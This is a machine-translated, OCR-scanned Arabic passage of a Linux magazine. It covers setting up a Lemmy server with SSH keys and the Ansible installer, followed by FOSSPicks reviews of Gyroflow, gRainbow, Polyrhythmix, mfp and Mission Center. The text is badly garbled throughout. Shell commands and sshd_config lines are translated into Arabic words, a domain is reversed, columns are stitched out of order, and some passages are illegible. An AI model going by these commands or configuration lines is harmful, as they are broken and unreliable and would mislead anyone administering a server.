لإعداد المصادقة مع الخادم الخاص بك باستخدام مفاتيح SSH، قم بإعداد زوج من المفاتيح الخاصة/العامة باستخدام ssh-keygen على جهازك المحلي. بعد ذلك يمكنك استخدام ssh-copy-id لنسخ المفاتيح إلى خادمك:

```
ssh-copy-id yourusername@yourserver
```

حيث اسم المستخدم الخاص بك هو اسم المستخدم الخاص بك، واسم المستخدم الخاص بك هو عنوان الخادم الخاص بك.
قم بالوصول إلى الخادم الخاص بك باستخدام المفاتيح للتأكد من أنه يعمل، ثم قم بإزالة الوصول إلى كلمة المرور عن طريق تحرير الملف / etc/ssh/sshd_config الموجود على الخادم الخاص بك وتغيير السطر الذي يقول

```
مصادقة كلمة المرور نعم
```

ل

```
رقم المصادقة كلمة المرور
```

وإعادة تشغيل خدمة ssh:

```
إعادة تشغيل Systemctl SSH
```

ستحتاج إلى امتيازات المستخدم المتميز للقيام بالأمرين.
بينما لا تزال في وضع المستخدم المتميز، قم بإعداد الوصول بدون كلمة مرور إلى sudo عن طريق إنشاء ملف

الشكل 5: يستطيع Lemmy العثور على قنوات PeerTube، لكن التكامل الكامل مع منصة الفيديو الخاصة بـ Fediverse لا يزال غير موجود.

Machine Translated by Google

•قم بتغيير myuserفي myuser@example.comإلى
اسم المستخدم الذي تستخدمه لتسجيل الدخول إلى الخادم الخاص
بك و example.comإلى عنوان الخادم الخاص بك (على سبيل المثال،
yourlemmyserveraddress).
•قم بتغيير example.comفي المجال=moc.elpmaxe إلى
العنوان الذي سيحصل عليه مثيل Lemmyالخاص بك بمجرد نشره.

•قم بتغيير your@email.comإلى البريد الإلكتروني الذي سيتلقى
الإشعارات من مثيل Lemmyالخاص بك.
•احفظ الملف واخرج من محرر النصوص.
•وأخيرًا، انسخ نموذج ملف postgresql.conf
إلى المخزون الخاص بك:

```
أمثلة cp/customPostgresql.conf مخزون/U
host_vars/<yourlemmyserveraddress>>/
```

مرة أخرى، سيعمل هذا الملف بشكل جيد دون أي تعديلات في معظم
عمليات التثبيت.
كل ما تبقى هو تشغيل قواعد اللعبة:

```
ansible-playbook -i المخزون/المضيفين lemmy.U
يمل-T60
```

سيقوم Ansibleبنسخ جميع الملفات، وإعداد حاويات Dockerلجميع
الخدمات، وتشغيل .NGINX
يجب أن يكون مثيل Lemmyالخاص بك جاهزًا خلال بضع دقائق (الشكل
6).

إدارة

أول أمر في العمل هو إضافة مستخدم مسؤول لمثيلك. قم بزيارة الموقع
وستظهر لك الشاشة الموضحة في الشكل رقم 6.

بمجرد ملء اسم المستخدم والبريد الإلكتروني وكلمة المرور للمسؤول،
سيتم نقلك إلى صفحة الإعداد.
هنا يمكنك إعطاء الموقع اسمًا يمكن قراءته بواسطة الإنسان، وكتابة وصف،
وتكوين الشريط الجانبي، وتحديد ما إذا كان التسجيل سيكون مفتوحًا للموقع،
أو ما إذا كان سيتم الدعوة إليه فقط، وما إلى ذلك. اضغط على إنشاء وسيتم
نقلك إلى موقعك الجديد. إذا كنت تريد تغيير الأشياء لاحقًا، فيمكنك دائمًا
العودة إلى الإعدادات عن طريق الضغط على رمز الترس في الزاوية العلوية
اليمنى من الصفحة الرئيسية.

بعد الإعداد، يمكنك البدء في إنشاء مجتمعات، ودعوة أصدقائك،
وبشكل عام، البدء.

الاتحاد

يبدأ الاتحاد في Lemmyببطء. تأكد من تحديد خانة الاختيار تمكين الاتحاد
في الإعدادات وأن الاتحاد يعمل بالفعل عن طريق التشغيل

```
تجعيد H-'قبول: التطبيق/النشاط+U
json' https://<yourlemmyserveraddress>/u/U
<اسم المستخدم الخاص بك>
```

على المحطة الخاصة بك. إذا استعدت بيانات JSONبدلاً من ،HTMLفهذا
أمر جيد.
لبدء عملية الاتحاد، قم بزيارة مثيل Lemmyالحالي، وانقر فوق
المجتمع الذي تهتم به، وانسخ المجتمع

القائمة :1المضيفين
[ليمي]
.
.
.

myuser@example.com domain=example.com Letsencrypt_contact_email=
your@email.com lemmy_base_dir=/srv/lemmy

[الكل:فار]
ansible_connection=ssh

استنساخ بوابة https://github.com/LemmyNet/lemmy-U
ansible.git

وقم بالتغيير إلى الدليل الذي تم إنشاؤه حديثًا:

مؤتمر نزع السلاح ليمي-Ansible

الخطوة التالية هي إنشاء دليل لملفات Icon Figالخاصة بك:

```
host_vars/<yourlemmyU/مخزون mkdir -p
عنوان الخادم>
```

من المهم جدًا أن يكون عنوان خادم lemmyالخاص بك
هو بالضبط عنوان خادم Lemmyالخاص بك. إذا كان المجال الخاص بك هو
yourserver.comوكنت تضع Lemmyعلى نطاق فرعي يسمى ،lemmy
فيجب عليك وضع lemmy.yourserver.comهنا (وليس yourserver.com
على سبيل المثال).

بعد ذلك، انسخ ملف التكوين النموذجي:

```
أمثلة cp/config.hjson مخزون/host_U
فارس//<yourlemmyserveraddress>
```


يجب أن يكون الملف جيدًا تمامًا كما هو الحال في معظم الأكشاك، ولكن
إذا قررت تعديله، فلا تقم بتحرير أي شيء داخل الأقواس . {{ }}

بعد ذلك تحتاج إلى نسخ ملف samالمقدم
ملف المضيفين الكامل إلى المخزون/ الدليل الخاص بك:

```
أمثلة /cp مخزون المضيفين/
```

سوف تحتاج إلى تحرير ملف المضيفين ليحتوي على سطر واحد أسفل
التعليق .عند زيارة مثيل Lemmyالخاص بك للمرة الأولى، ستتم دعوتك لإعداد حساب مسؤول.
التعليقات على معلومات نموذجية، كما هو موضح في القائمة .1قم بتحرير
الملف كما يلي:

Machine Translated by Google




الشكل :7سوف يقوم المثيل الخاص بك بملء شبكة الشبكة الموحدة الخاصة به وتنميتها مع زيادة النشاط.

متأكد من أن هذا ما حدث. ارتفعت إحصائيات Lemmyأثناء الاحتجاج وبدأت حالات جديدة في الظهور مثل الضفادع بعد المطر.

على الأقل بالنسبة لمجتمع FLOSSالبارع في مجال التكنولوجيا، لم يكن الأمر بمثابة استسلام بقدر ما كان إدراكًا أنه كان هناك خروج إلى .Fediverse

ليس هناك معنى كبير في مواصلة الاحتجاج إذا تتم تلبية مطالبكم، حتى لو كان في مكان آخر. نن

الشكل :8مجمع أخبار آخر يشبه Reddit. /kbin inte يشبك بسلاسة مع شبكة مثيلات .Lemmy



المؤلف

بدأ بول براون في الكتابة عن التكنولوجيا بشكل احترافي منذ عام 1996، عندما حصل على أول فرصة له في كتابة عمود شهري لمجلة التكنولوجيا الإسبانية السرية .ARROBAومنذ ذلك الحين، كتب على نطاق واسع عن بدعة الإنترنت، والبرمجة الإبداعية، والأدوات الذكية، بالإضافة إلى البرمجيات الحرة والأجهزة المجانية. قام بتحرير مجلة Ubuntu Userباللغتين الإسبانية والإنجليزية، و Raspberry Pi Geek(باللغة الإنجليزية)، والنسخة الإسبانية من مجلة .Linuxيكتب حاليًا لمجلة .Linuxو Linux

ويعمل كمسؤول اتصالات لمؤسسات البرمجيات الحرة مثل KDE eVوFoundation Europe. eerF Software.com،

عنوان الاختصار في المربع الأزرق في العمود الموجود على اليسار. على سبيل المثال، سيعرض مجتمع التكنولوجيا في lemmy.mlالعنوان !@technology

.lemmy.mlارجع إلى المثيل الخاص بك، وانقر على المجتمعات، ثم الصق العنوان في مربع البحث.

لاحظ أن هذا لا يعمل دائمًا على الفور، ولكن في غضون دقائق ستتمكن من النشر في المجتمعات في حالات أخرى من مجتمعك. عندما يصبح مثيلك أكثر قابلية للاكتشاف، سيتمكن المستخدمون من النشر على مثيلك من بعيد. تدريجيًا، ستمتلئ قائمة المنشورات من المجتمعات التي اشتركت فيها في حالات أخرى، وقائمة المجتمعات نفسها، حيث تقوم عناكب Fediverse بتوصيلك بالمزيد والمزيد من الحالات (الشكل .7)

/kbin

مشروع آخر يسعى إلى أن يصبح مجمع أخبار يدعم الآية الفيدرالية هو / .[9] kbinإنه ذو مظهر مصقول أكثر من Lemmyويتكامل بشكل مثالي مع .Lemmyفي الواقع، أكثر من نصف المنشورات الموجودة على الصفحة الأولى لمثيل / kbinالأكثر شيوعًا (kbin.social)تأتي من المجتمعات المستضافة على مثيلات Lemmy(الشكل .8)

خاتمة

أعرب لويس روسمان، الناشط في مجال الحق في الإصلاح والذي شارك في العديد من الخلافات مع شركة Apple، عن أسفه على قناته على YouTube حول استسلام Redditorsللشروط الجديدة لمالك الموقع .[10]انا لست كذلك

معلومات

[1]يُعرّف كوري دكتورو "التشويه": https://www.wired.com/story/tiktok-platforms-cory-doctorow/

[2]يعلن أصحاب Redditأنهم سيغلقون المصدر: r/changelog/ https://www.reddit.com/comments/6xfyfg/an_update_on_the_state_of_the_redditreddit_and/

[3]ليمي: https://join-lemmy.org/

[4]اختر مثيل Lemmyالمفضل لديك: join-lemmy.org/instances https://

[5]دليل التنسيق لمنشورات وتعليقات join-lemmy.org/docs/users/02-media.html Lemmy: https://

[6]تكامل PeerTube: https://join-lemmy.org/news/2022-05-27_-_Lemmy_Release_v0.16.4_-_Peertube_federation,_Rust_API_and_other_improvements

[7]وثائق تثبيت Lemmy: https://join-lemmy.org/docs/administration/admin.html

[8]مثبت Lemmy Ansible: https://github.com/LemmyNet/lemmy-ansible

[9]كبين: https://kbin.pub/ /

[10]لويس روسمان يتحدث عن اختبار Reddit pro: https://youtu.be/VYij7Ic5p8k

Machine Translated by Google

إصدارات من عالم البرمجيات الحرة والمفتوحة المصدر

أحجار كريمة متلألئة وجديدة FOSSPicks

في هذا الشهر، قام Grahamأخيرًا بترحيل خادم CentOS 6القديم الخاص به إلى إصدار LTS Ubuntuالجديد اللامع. لقد كان يعمل لأكثر من عقد من الزمان ويتعامل مع جميع رسائل البريد الإلكتروني والرسائل الخاصة به. بقلم جراهام موريسون

أدناه رسم الانعراج، والميل، والدوران، والتكبير/التصغير من الكاميرا. يمكن تحميل هذه البيانات بشكل منفصل أو فك تشفيرها من ملف الفيديو.

يمكن تغيير حجم كل قسم ديناميكيًا وفقًا للطريقة التي تريد العمل بها، ولكن إذا لم تكن بيانات الحركة مضمنة، فهذا هو المكان المناسب للبدء، متبوعًا بخطوة المزامنة وملف تعريف العدسة.

العديد من ملفات تعريف العدسات الشائعة تتوفر، رسمية وغير رسمية، بما في ذلك الملفات الاحترافية لتعديلات عدسة GoPro MAX، ويتم استخدامها لضمان سلامة إسقاط مجال الرؤية بينما يقوم التثبيت بتحريك العرض ديناميكيًا عبر المناطق التي تم اقتصاصها. يتم ذلك في الوقت الفعلي، مع أو بدون CUDA، والتسريع باستخدام عناصر التحكم في نقل معاينة الإخراج، ويمكنك تشغيل التثبيت أو إيقافه هنا، بالإضافة إلى رؤية إطار التثبيت داخل مجال الفيديو بأكمله. إنها طريقة رائعة لفهم كيفية عمل هذه العملية. الخطوة الأخيرة هي تصدير الفيديو المعروض، حيث تكون جودة الإخراج النهائي أعلى بكثير من جودة المعاينة. إنه مثالي لإصلاح أي شيء متذبذب، بدءًا من لقطات الطائرات بدون طيار وحتى لقطات الشواء في حالة سكر، ومن المدهش أن تطبيقًا بهذه الجودة والنضج متاح مجانًا ومفتوح المصدر.

موقع المشروع
https://gyroflow.xyz

العناصر في الفيديو الخاص بهم الاستقرار، ولكن من الصعب تنفيذ خدعة مفتوحة المصدر بدون أي منهما

قدر كبير من التحرير اليدوي أو Gyroflow.

Gyroflowهو مكتب ناضج أفضل تطبيق يساعدك على استخدام النطاق الجيروسكوبي المضمن وبيانات التسريع لتحقيق الاستقرار في إعادة الفيديو المرتبطة

حبال. يتم ذلك عن طريق اقتصاص كل إطار بلطف لترك مساحة فوق الشاشة

يمكن قطعها، إطارًا تلو الآخر، للتعويض عن أي حركة تم اكتشافها. لهذا

للعمل، يجب أن يأتي الفيديو من كاميرا مدعومة حتى يتمكن Gyroflowمن تحليل بيانات الحركة، ولكن يتم دعم مجموعة واسعة من الأجهزة، بما في ذلك جميع كاميرات Insta360وSonyو DJIو GoProالحديثة تقريبًا.

يتم تنفيذ دعم GoProبشكل جيد بشكل خاص كمقاطع فيديو من هذه الأجهزة

يمكن سحبها مباشرة إلى النافذة الرئيسية دون إعادة

يتطلب خطوة المزامنة التي تتطلبها الأجهزة الأخرى لربط بيانات الحركة بالفيديو.

للمساعدة في التنقل فيما يمكن أن يكون عملية معقدة، تم تصميم واجهة المستخدم المستندة إلى Qt 6بشكل جيد. يوجد على اليسار عمود يتعامل في الغالب مع الإدخال، بدءًا من إدارة ملفات تعريف العدسات التي قد تحتاجها Gyroflow، وتحديد مقاطع الفيديو التي تريد استفادة من GoProالحديثة. 2.الفيديو الثابت: يستطيع الجزء الأوسط من الواجهة التعامل مع الفيديو الثابت الذي تم اقتصاصه من التسجيل الإجمالي. 3.المخزن المؤقت للمسح الزائد: يتم استخدام هذه المنطقة لتعويض الحركة الناعمة عن طريق تزويدها بالمعلومات الإضافية التي تحتاجها. 4.بيانات الحركة: يتم تضمين بيانات نطاق الجيروسكوب في الفيديو أو تحميلها ومزامنتها بشكل منفصل. مع المعالجة والإخراج. توجد لوحة معاينة الإخراج في المنتصف، مع قسم

5.التثبيت: قم بضبط السلاسة وكمية الاقتصاص المطلوبة لتحقيق أقصى قدر من جودة إخراج الفيديو. 6.قفل الأفق: يمكن تثبيت الأفق بشكل اختياري طوال مدة الفيديو الخاص بك. 7.التصدير: استخدم وحدة معالجة الرسومات الخاصة بك لتسريع عرض المخرجات وتحسين الجودة الإجمالية للفيديو.

والتزلج على الجليد لمطاردة الناس حول الحديقة.

لكي تكون أي من هذه اللقطات قابلة للمشاهدة، فإنها تحتاج إلى تثبيت الحركة. بالعودة إلى الأيام الخوالي لصناعة الأفلام، كان تثبيت الحركة يأتي من الإعداد المادي للقطة، بما في ذلك عربات ذات عجلات على مسارات السكك الحديدية، ومحورين ثقيلين يقاومان الحركة الجسدية بحركات معاكسة خاصة بهما. مو الحديثة

يستبدل التثبيت في الغالب هذه العناصر المكلفة والضخمة باستخدام الجيروسكوبات ومقاييس التسارع المدمجة معًا

مع وفرة من دقة الصورة لمعالجة الصور.

تعتبر أجهزة GoProفعالة بشكل خاص في الجمع بين هذه العناصر


مثبت الفيديو

الجيروسكوب

ضحك الكثير منا على الأشخاص الذين يقفون أمام [illegible] الخاصة بهم -مناظير سخيفة تخرج من حشد من الناس يحملون هواتف أمامية في الهواء أو كاميرات مثبتة على عمود التزلج تحوم أمام بعض القفزات الرائعة أو الهبوط الرائع. لكن الزمن تغير، وما اعتبره أحد الأجيال نرجسية

أصبح الآن تماما ولا مشوه. نقوم الآن بتسجيل مقاطع فيديو أكثر مما كنا نعتقد أنه ممكن، من ركوب الدراجات الجبلية

Machine Translated by Google



gRainbowعبارة عن منصة مشتركة، لكن حزمة Linuxتتضمن إصدارات LV2وIVSTالإضافية، بالإضافة إلى ملف قابل للتنفيذ مستقل.

وعرض مخطط طيفي، وتتطابق الألوان مع ألوان النوتات الموجودة في المقياس الموضح في أعلى الرسم البياني. يستخدم لتوليد الحبوب من موضع العينة إلى مجموعة محددة مرتبطة بطبقة الصوت، أو السحابة، مقسمة إلى مقياس لوني تحتوي على الكثير من الخيارات الخاصة بها للتحكم في جميع الحبوب في أي سحابة مرتبطة بالنغمة. يتضمن ذلك تغير الموضع والوعاء، والسعة، وتعديل درجة الصوت، ومظروف المرشح. يمكن أن تكون أكثر فعالية في الحفاظ على الطابع الأصلي للصوت من تقنية تمديد الوقت ذات الصلة، والتي تقدم عناصر فنية إلى الصوت، مع هذه الإضافة، تميل الأصوات الأطول إلى الكثير من تباين درجة الصوت كمصدر لاكتشاف درجة الصوت. يتم استخدام رسم قوس قزح لتوضيح العناصر المختلفة للصوت، بما في ذلك حبيبات التردد بعض العناصر الأصلية للصوت والتي يتم استخدامها بعد ذلك كمصدر لعملية أخرى جي. بالنسبة إلى gRainbow، فإن هذه المعالجة الإضافية هي اكتشاف درجة الصوت، وهو أمر أساسي للصوت الخاص به، مما يمنحك القدرة على تحويل أي مصدر تقريبًا إلى مُركِّب جديد مكتمل خاص به.

يعد الكشف عن درجة الصوت أمرًا أساسيًا في

موقع المشروع

https://bboettcher3.github. io/قوس الحبوب


المركب الحبيبي

قوس قزح

القوس عبارة عن مركب صوتي محبب باسمه (قوس قزح) بواجهة ملونة (قوس المطر). إذا لم تكن قد واجهت هذا النوع من مولدات الصوت من قبل، فإن المُركِّب الحبيبي يأخذ مقطعًا أو عينة من مصدر صوتي ويقسمها إلى شرائح صغيرة أو حبيبات. أثناء التشغيل، سيتم تشغيل حبيبات متعددة في وقت واحد، ولكل منها مغلف خاص بها وخصائص التعديل التي تأتي مع

تتكامل مع خصائص حرف الصوت الأصلي للشريحة، مما يترك لك نسخة قابلة للتكيف من مصدر الصوت الأصلي.

على عكس أخذ العينات، الذي يحاول إعادة إنتاج الصوت بدقة، مثل الناي، يحاول المُركِّب الحبيبي تقليد الصوت فقط



إلى جانب برمجة الطبل، يمكن لـ Poly Rhythmixإنشاء مسار جهير بشكل اختياري ليتوافق مع طبلة الركلة.

هذا عبارة عن مزيج من ثلاثة توائم طبلة النغمة الثامنة (8x--x--)وربع نغمات النغمة (4-x).سوف يستغرق الأمر ثلاثة أشرطة لهذين الاثنين ليمرا بدورة كل منهما بين بعضهما البعض، وسيكون هذا هو طول ملف MIDIالذي تم إخراجه. ويمكن بعد ذلك لصق هذا في محرر MIDIالمفضل لديك. يمكن أن تكون أطوال النوتة الموسيقية أي شيء بدءًا من النغمة رقم 64الثلاثية أو المنقطة وحتى النوتة الواحدة الكاملة، كما يمكن أن تكون الأنماط متداخلة بين قوسين. المدخلات بسيطة، لكن المخرجات يمكن أن تصبح معقدة وجذابة بسرعة ورائعة للتجريب.

موقع المشروع

https://github.com/ dredozubov/إيقاعyloph xi

مولد ضربات المحطة الطرفية

تعدد النظم

يعد إيقاعكس yloPهو الأفضل في كل من linuxwaveو Marathon، حيث يقوم بإنشاء مزيج مخرجات من مزج الإيقاعات والاستفادة من متعدد الإيقاعات مغلف في ملف MIDI. تم تطويره بواسطة عازف جيتار لم يتمكن من نسخ العلاقات المتبادلة المعقدة بين الإيقاعات المختلفة في لوحة الجيتار.

يصعب نسخ تعدد الإيقاعات بشكل خاص لأنها ستتضمن عنصرين أو أكثر

بتوقيعات زمنية مختلفة، وتكون جميع النسخ تقريبًا على خلفية توقيع واحد. يحل إيقاعكس yloPهذه المشكلة من خلال لغة المجال المحددة (DSL)الخاصة به والتي يستخدمها لوصف كل منها

عنصر الإدخال على سبيل المثال، سيؤدي التطبيق المعلق "4-x" --snare '8x--x--' إلى الأمر poly--kick إلى إنشاء نمط طبلة

المكان الذي تتوقعه

ابحث عن أدوات مساعدة لصنع سطر الأوامر ليس هو الموسيقى، ومع ذلك هناك الكثير من الأدوات التي تعتمد على الأوامر لإنشاء الملاحظات والإيقاعات والصوت وحتى الضوضاء. هناك موجة لينكس الرائعة github.com/orhun/ (https://


،linuxwaveعلى سبيل المثال، والذي سيستفيد من إنتروبيا نظامك من خلال / dev/urandomويولد ألحانًا بسيطة وفقًا للمقياس الذي اخترته والإيقاع وعدد القنوات. ماراثون github.com/davetremblay/ (https://

Marathonهو نوع آخر، بدلاً من توليد الصوت، سيولد ملف MIDIيحتوي على مزيج إيقاعي صغير بين نمطين إيقاعيين آخرين تحددهما، مثل الشكل بين ثلاثية غرب أفريقيا وفالس فيينا. وهي ميزة لن تجدها في أي مكان آخر.

Machine Translated by Google

موسيقى للبرمجة

mfp



يستضيف موقع musicforprogram ming.net حاليًا 99ساعة من الموسيقى، موزعة على 195 ملفًا صوتيًا، ويوفر أيضًا 68 مقطوعة أخرى بمعدل منفصل . هذه في المسار الخاص بك هو وسيلة مريحة للغاية لبدء التشغيل دون إغراء فقدان السياق على سطح المكتب أو المتصفح. إنه يعمل بدون أي خيارات أخرى، ولكن يمكن أن يأخذ وسيطتين اختياريتين إضافيتين لرقم المسار ومستوى الصوت. هذا هو كل ما تحتاجه عندما تكون "في المنطقة" وتحتاج إلى تحميل البعض منه موسيقى التفكير.


موقع المشروع
https://github.com/guptarohit/mfp

موسيقى. لقد كان هذا أمرًا مخترعًا تمامًا وقمنا بتحرير ملف
الموسيقى في وقت لاحق. ولكن الأكثر كوم
كان السؤال الذي تلقيناه عند بث الفيديو هو أين يمكن للأشخاص العثور على الأمر الذي استخدمناه
"لتشغيل أي موسيقى لبراد سوكس."
للأسف، لم تكن لدينا إجابة، ولكننا تقريبًا نفعل ذلك الآن باستخدام الطابعة متعددة الوظائف، وهي أداة بسيطة لسطر الأوامر يمكنها تشغيل "موسيقى للبرمجة".
يعد هذا الجزء "الموسيقى المخصصة للبرمجة" وصفًا لنوع الموسيقى التي يتم تشغيلها، وإشارة إلى مصدر هذه الموسيقى، نظرًا لوجود موقع ويب معروف يحمل نفس الاسم (musicforprogram ming.net) . إنه مصدر رائع للأصوات عندما تحتاج إلى التركيز وتركيز العقل. إنه في الغالب مزيج من الأصوات المحيطة والأصوات المجردة التي تتطور ببطء

في حملة التمويل الجماعي
عندما أطلقنا LinuxVoice، كنا بحاجة إلى
إنشاء فيديو للتعريف بأنفسنا وأفكارنا للمجلة. لقد فعلنا كل هذا بأنفسنا باستخدام كاميرا Canon DSL قديمة ومجموعة من مصابيح LED الرخيصة، تم تحريرها جميعًا في Kdenlive. لإنهاء الفيديو، قمنا بإنشاء نسخة تم عرضها بواسطة Blender صورة متحركة لإصدارنا الأول المتخيل، تسقط من الشاشة على سطح طاولة بيضاء مصحوبة بصوت تحطم منخفض التردد على طراز هوليوود. لكن لبدء الفيديو، قمنا بالتقاط نص على الشاشة يعمل في Bash يتظاهر بتشغيل نظام تشغيل وهمي يسمى "lvos". في هذا الخيال نظام التشغيل ثم قمنا بكتابة أمر لتشغيل أي موسيقى به
براد مقرف لبدء الموضوع

مراقب النظام

مركز البعثة



يبدو Mission Center وكأنه تطبيق Windows مشابه ويتصرف بشكل مشابه، ولكنه رائع لهذا السبب.
يعد عرض استخدام وحدة المعالجة المركزية الإجمالي هو الخيار الافتراضي، وهناك علامات تبويب لاستخدام الذاكرة واستخدام جهاز [illegible] Center [illegible] بكل الأفضل [illegible] لأسفيري بالإضافة إلى استخدام الذاكرة وسرعة الساعة وسرعة الذاكرة وسحب الطاقة ودرجة الحرارة. هذه معلومات أساسية إذا كان لديك وحدة معالجة رسومات AMD أو NVIDIA مناسبة وتهتم بأدائها. إلى جانب كل هذا، هناك أيضًا طريقة عرض عملية تقليدية تشبه الأعلى لتشغيل التطبيقات، وهو أمر مفيد للحفاظ على كل شيء في نفس التطبيق.


يمكن أن يعرض رسومًا بيانية فردية لكل نواة وحدة المعالجة المركزية، على سبيل المثال، بدلاً من القيمة المجمعة لاستخدام النظام. يعد هذا مفيدًا بشكل خاص إذا كنت تقوم بتشغيل تطبيقات مترابطة واحدة أو أكثر افتراضية مرسلة إلى مراكز محددة لأنها ستسمح لك بمراقبة استخدامها جنبًا إلى جنب مع ما يفعله نظامك.

مراقب النظام الجديد
في أداة مراقبة النظام، فإننا دائمًا
نستهل وصفنا ببعض الكلمات حول عدد أدوات مراقبة النظام الموجودة بالفعل، لأن هناك الكثير منها. في الواقع، قد تعتقد أنه لن يكون هناك مجال كبير لتحسين تلك البرامج الجاهزة المتوفرة، بدءًا من KDE وحتى سطر الأوامر. ولكن ربما ليس Gnome، لأن Mission Center عبارة عن أداة مراقبة جديدة ومصممة بشكل جميل وتتكامل بشكل أفضل مع سطح مكتب Gnome وتبدو تمامًا مثل نظيرتها في Windows. يحتوي سطح مكتب Gnome بالفعل على شاشته الخاصة في System Monitor، وهي أداة من شأنها أن تخدم معظم المستخدمين بشكل مثالي، ولكن المستخدمين الذين ينتقلون من Windows قد يريدون المزيد من الإلمام والتفاصيل. مركز البعثة

موقع المشروع
https://gitlab.com/mission-center-devs/mission-center/

Machine Translated by Google

